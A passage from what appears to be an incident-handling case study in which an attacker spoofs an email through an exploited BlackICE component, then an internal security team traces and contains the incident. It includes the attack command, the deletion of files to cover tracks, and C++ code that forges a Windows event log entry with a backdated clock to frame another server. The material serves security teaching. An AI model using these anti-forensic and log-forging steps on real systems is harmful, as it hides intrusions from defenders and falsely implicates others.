The most essential weakness of SMTP (Simple Mail Transfer Protocol) is easy spoofing of sender’s identity. Bill needed to get the internal name or IP address of the SMTP server. He ran nslookup:



Billy had the e-mail from an assistant of HR (Amelia Sedley), so he knew that the mailer sent the name of the employee besides the e-mail address. That was an important detail to tune spoofing. He should have connected to the SMTP server, created a message and sent to the address of John Fortescue in ACME. Since Billy wanted to avoid problem of wrong interaction, he created a folder (hacks) on the D drive (it existed) of the remote machine, changed the directory and created a script file with echo command.



Misspelled “that” (taht) was his favourite trick. Jane usually misspelled this word. Billy executed the last step of the revenge. He changed directory to C:\Program Files\ISS\BlackICE and typed the following command:

iss_pam.exe 192.168.1.250 25 < d:\hacks\p.txt


It finished.

Covering Tracks


Billy had a simple task remained: delete all files that were transferred or created by him and log entries that were evidences of his activity. Files that were deleted from Command Prompt didn't get to the Recycle Bin. He changed the directory to C:\Program Files\ISS\BlackICE, checked the content of attack-list.csv, which contained all suspicious event in connection with the system. It didn't contain any activity belonged to Bill's attack. He deleted iss_pam.exe, iss_pam.bat, p.txt from d:\hacks and deleted "hacks" folder. Bill typed exit that killed iss_pam.exe process on the victim computer and closed its connection to the relay. He logged in Boris' server and finished cleaning. It was 14:00. Billy's stomach was empty so he went to the closest junk food restaurant. While Bill ate hamburgers, he thought about his attack. He realized that he erased traces of his activity from Victim, but security experts could identify Boris' server as an attacker and then Billy would have been suspected easily. He decided to create fake application log entry in Boris' Event Log so that security guys could believe that the server was hacked by an intruder and used for attacking SANS Enterprise. Billy developed a little application in Visual C++ using .NET Framework as environment.

```
EventLog* log = new EventLog(S"System", S".", S"Service Control Manager");
log->WriteEntry(S"The Simple Mail Transfer Protocol (SMTP) service terminated unexpectedly. It has
done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.",
EventLogEntryType::Error, 7031);
```

Billy built an executable file that tested the application one of his test computers.



Unfortunately, it created an improper entry in the System log. He thought how he could remove the extra text. Finally he found a solution to avoid this problem (details are in the *Incident Handling – Epilogue* subsection). He checked System log entries on Boris' server and realized that the last entry was created at March 26. He reset date and time to March 27, 2004 12:46 AM and ran his modified application on the server. The result seemed to be perfect:




He was waiting for some minutes and then restarted the computer. "It's necessary to restart poor, hacked SMTP server so that it can operate properly." – he smiled. Then he reconnected to the server, reset current date and time, deleted his application and logged off.

Network Diagram

Billy sat at his desk and drew a draft from the network of SANS Enterprise, more exactly, part of network that were discovered by himself and other systems participating in the attack. He created a Microsoft Visio plan about sure and assumed computers and network assets. There were some important components that he didn't guess from. When he finished his work called his friend, Alex, and asked whether he had purchased tickets for Taking Lives. Alex answered 'Yes' and they made an appointment for 19:30 in front of the Odeon.

Billy slept 3 hours then he got up and went out. But between getting up and going out he stuck his drawing on the wall.



William Doe

Part Four: The Incident Handling Process

SANS Enterprise is a medium-sized company dealing with computer system integration. It used to be a small company employed about 40 people. It had only one system administrator, Peter Van Dyke, who became one of the most acclaimed employees of SANS Enterprise. While size of this company was growing six young systems administrator were taken on and Peter became their boss. From that time, Peter dealt with planning and introducing new systems, solution of complex problems and didn't deal with daily routine work. Sometimes he had resort to external help for brand new tasks. Paul Trigger was his candidate for the newly declared security officer position at SANS Enterprise. Peter had known him since Paul's birth and supported him in his education. Paul was a talented systems engineer who developed an efficient heuristic antivirus engine when he was student. Paul never had released his application because he wanted to demonstrate only for himself. Due to Peter's support Paul got the position at SANS Enterprise from Feb 1, 2004.

Preparation

When Paul started to work at SANS Enterprise some security solution had already existed. The central building had high-level physical defense powered by chip-card based entry systems end security guards. The company had a dedicated firewall to separate Internet, Intranet and DMZ traffic. There was a strict firewall policy that permitted only necessary communications for computers of the company. Considering inbound rules only a few port was opened from the Internet. External users could send e-mails to the E-mail server, download Web pages from the Web server and query IP addresses from the DNS server. DNS zone transfer was denied from all computers.

There was an e-mail filtering product deployed to block getting out of confidential information from the company. It checked the content and recipients of e-mails. Sending e-mails to a competitor was forbidden but the checking/blocking mechanism wasn't public information inside the company. Paul had doubts whether this information detention was legal. He planned that he would deal with this problem later.

There was another mail- and web-checking solution on the DMZ that filtered inbound e-mails and downloads. SPAM, Sex, Movies were on the blacklist. New employees should have known this rule because they had got it in written form when he started to work at SANS Enterprise. Old employees got it at the time of its approval. It was the part of Acceptable Use Policy.

All desktops ran antivirus program to protect against computer viruses. Users didn't have permission to disable the application and the update of its knowledge base executed automatically.


Peter introduced a desktop-based intrusion detection system at the company. He chose RealSecure Desktop Protector, product of Internet Security Systems (ISS). He asked an external specialist to help planning the allocation of Desktop Protectors in a general system (Peter didn't mention exact data but gave a draft of the company's desktop allocation). After designing, Peter installed RealSecure SiteProtector, the central management tool of ISS, created desktop policies, and agent builds based on the policies. Then he deployed agent builds using Microsoft SMS. This system was

introduced on October 15, 2003. Peter didn't deal with updating agents. He thought that it would be the task of the would-be security officer.
The company also had a network-based intrusion detection system implemented. RealSecure Network Sensor detected attacks against servers of DMZ. Paul thought that it would have been worth installing a Network Sensor to check the external traffic of the company or even the internal one, but he didn't get the approval of Executive staff.
There was one important thing that he managed to fight out during this short period. He could decide which tools were needed to handle potential incidents and got budget for purchasing them. His jump bag contained the following equipment:

- Boot disks for used operating system versions. Knoppix (Linux) forensic tool on bootable disk. Symantec Ghost images for standard desktop configurations. They were archived on CD-ROM disks.
- Service Packs for operating systems and essential applications (browser, e-mail client etc.)
- Windows 2K Resource kit, backup software (Symantec Ghost) and different security tools to support forensic analysis.
- Five DAT cassettes for backup servers, 25 blank CD-ROM disks, 2 blank DVDs, 10 floppy disks.
- Two USB drives.
- One IDE drive with preinstalled and configured Windows 2K and another blank one. They were supported by an external (USB) hard drive rack.
- Patch cables in different length and types (cross-over and straight-thru).
- Hub for sniffing traffic or create a small network.
- Notebook with dual-boot system (Windows XP and Red Hat Linux).
- Temporarily updated phone book contained numbers of all directors and secretaries. An electronic phone book with all numbers of the company and external contacts on the notebook.
- Notepads with several blank pages and half a dozen pens.
- Evidence bags with self-adhesive part.
- Screwdriver.


Identification

Two months after Bill's attack Paul could construct the timeline of the incident based on his own notes and a file that had the name: revenge.txt.




However, on March 29, 2004 14:00 Paul sat on a chair in Peter's office and they spoke about the victory of Indiana Pacers over Miami Heat. Peter suddenly stopped

talking and puckered his brows. Three minutes later he interrupted the short silence and asked Paul to check the content of the screen:



Paul checked visible header information and understood why Peter saw another employee's e-mail. The recipient worked for a competitor and the mail filter system caught and quarantined the message. Then he read the body of e-mail and tried to find any trace of espionage (as a security officer he searched suspicious activity) but it seemed to be a friendly message. "What's your opinion?" – Peter asked. "I think this message has an artificial feeling, but I cannot say what causes it." – Paul said. "Yes, it has." – Peter agreed. He printed the message and drew some things on it.




Paul started to get the hang of it. "It was the only mail from Jane Smith that was filtered out that's why it was probably the beginning of the communication between

the sender and her recipient in this direction. But the sender hasn't written any hello, hi or dear. If they communicated on another way earlier, why she has used e-mail now." – he said. "Nice analysis but it's not evidence. However, there are other interesting things here." – Peter answered. "Look at this!

John, **E**ve, **R**ichard, **I**vy, **C**hris, **O**liver… read the capital letters… it's JERICO."

Paul knew that Peter was good at solving puzzles. "It's not evidence." – Paul smiled. "What does JERICO mean? It's a town that is known from Holy Bible." Peter didn't know the answer so he clicked to show the header of the message, which contained additional interesting information:



"Our standard e-mail client use similar structure in the header but not exactly this. They send the exact name of the client computer instead of 'localhost'." – Peter commented. "Who is Jane Smith?" – Paul asked. They checked list of employees on the web server of Intranet and found out that Jane was a sales manager. Both of them knew what this information meant. 192.168.14.0/24 was a network segment of Marketing, which was separate subnet from any other department. Peter called the Marketing director and asked him to prohibit his employees using their computers till he and Paul arrived there. Peter stated that they wanted to execute a routine supervision and it will finish in thirty minutes. Then he called the Sales director and

asked where Jane Smith was. He got the answer that Jane had worked on an important tender since 09:00 AM in her office. Peter asked Paul whether he know what he should do in this situation. “Remain calm. Take notes. Inform management. Control the flow of information. Use independent communication channels. Contain the problem. Backup the intercepted system. Eradicate the problem. Recover system. Learn from this experience.”[31] – Paul said. And he thought: “I will catch that marketing guy who buggers his colleague around.” They went to the ‘empire’ of Marketing Department.
The routine supervision was very simple. Each employee had to unlock his machine and Peter or Paul opened a window with a black background (cmd.exe), typed a special command (ipconfig /all) and said “It’s OK. Thank you for your patience.”
They checked all computers but didn’t find one that used 192.168.14.34. In the end Peter checked the PC of the Marketing director and identified it as the owner of wanted IP address. “Jack, we must talk to you urgently.” – Peter said. Paul took a note: “March 29, 2004 15:15: Identification of the source computer of the incident.” (Appendix C contains a detailed timeline of incident based on Bill’s and Paul’s notes.)

Containment


Peter explained the situation carefully. He didn’t say everything about the incident but foreshadowed that Jack would have problems if he didn’t answer honestly. They were very surprised while they were listening Jack’s statement. Jack would have liked to download each episode of the popular Hungarian cartoon series, Mézga Family, to give his little granddaughter for her birthday (Jack’s wife was born in Hungary and immigrated to the US in 1956.). Since web filter of the company stopped attempts of movie downloads, he asked a network administrator to help him. Jack couldn’t say what the administrator did but he could start the download using a download manager half an hour later. It had been Friday afternoon and he had hoped all files had been downloading till Monday. “I moved all confidential content of my PC to our server.” – he explained.
Peter and Paul guessed what had happened. Since the network admin didn’t have access to the administration of web filter, he patched the computer to the external network directly. Then he assisted to reconfigure IP address and additional parameters on Jack’s computer. On Monday, he redid everything.
“Jack, your computer may have been compromised that’s why I must separate it from the network and analyze its content. You said that confidential information was removed from your computer and I hope that you have a fresh copy of working documents. Peter will help you getting a PC to do your work without a long break. Don’t forget: everything about this topic is confidential.” – Paul said. Jack nodded.

Paul disconnected wires from the PC and took it to its office. Peter followed him while calling one of his employees in order to ask him to take a PC for Jack. Paul created a Ghost image from the content of PC, stored it on his notebook (computers were connected to each other through a cross-over cable) and digitally signed the image file using his smartcard and an application that can handle that type of card through Cryptoki (an RSA Security standard) interface of the card. Then Peter digitally signed the result of the previous process. Paul recorded the image file and digital signatures to two different tapes and put them and Jack’s hard drive to different evidence bags then they put these bags to a vault. “Paul, containment and eradication is your

profession. I will talk to the network administrator to get useful information and …" – Peter said. Paul guessed what the end of sentence was. He took a blank hard drive from his jump bag, put it to the PC and loaded the Ghost image from his notebook. When it finished, he thought some minutes while reading his notes and finally he wrote his thoughts in his notepad.

Incident case No.: 0003/2004 Date: March 29, 2004.
Type: Mail spoofing (seemed to be internal but maybe external!)
Details: Mailfilter caought an e-mail, sent to @acme.com, from "Jane Smith", sales manager. (13:20) Real source may be another user's (Jack Dempsey, marketing director) computer. This PC was on the external network between March 26 (Friday afternoon) and March 29 (Monday morning). I assume it was hacked while was on the external net. Further analysis is needed.

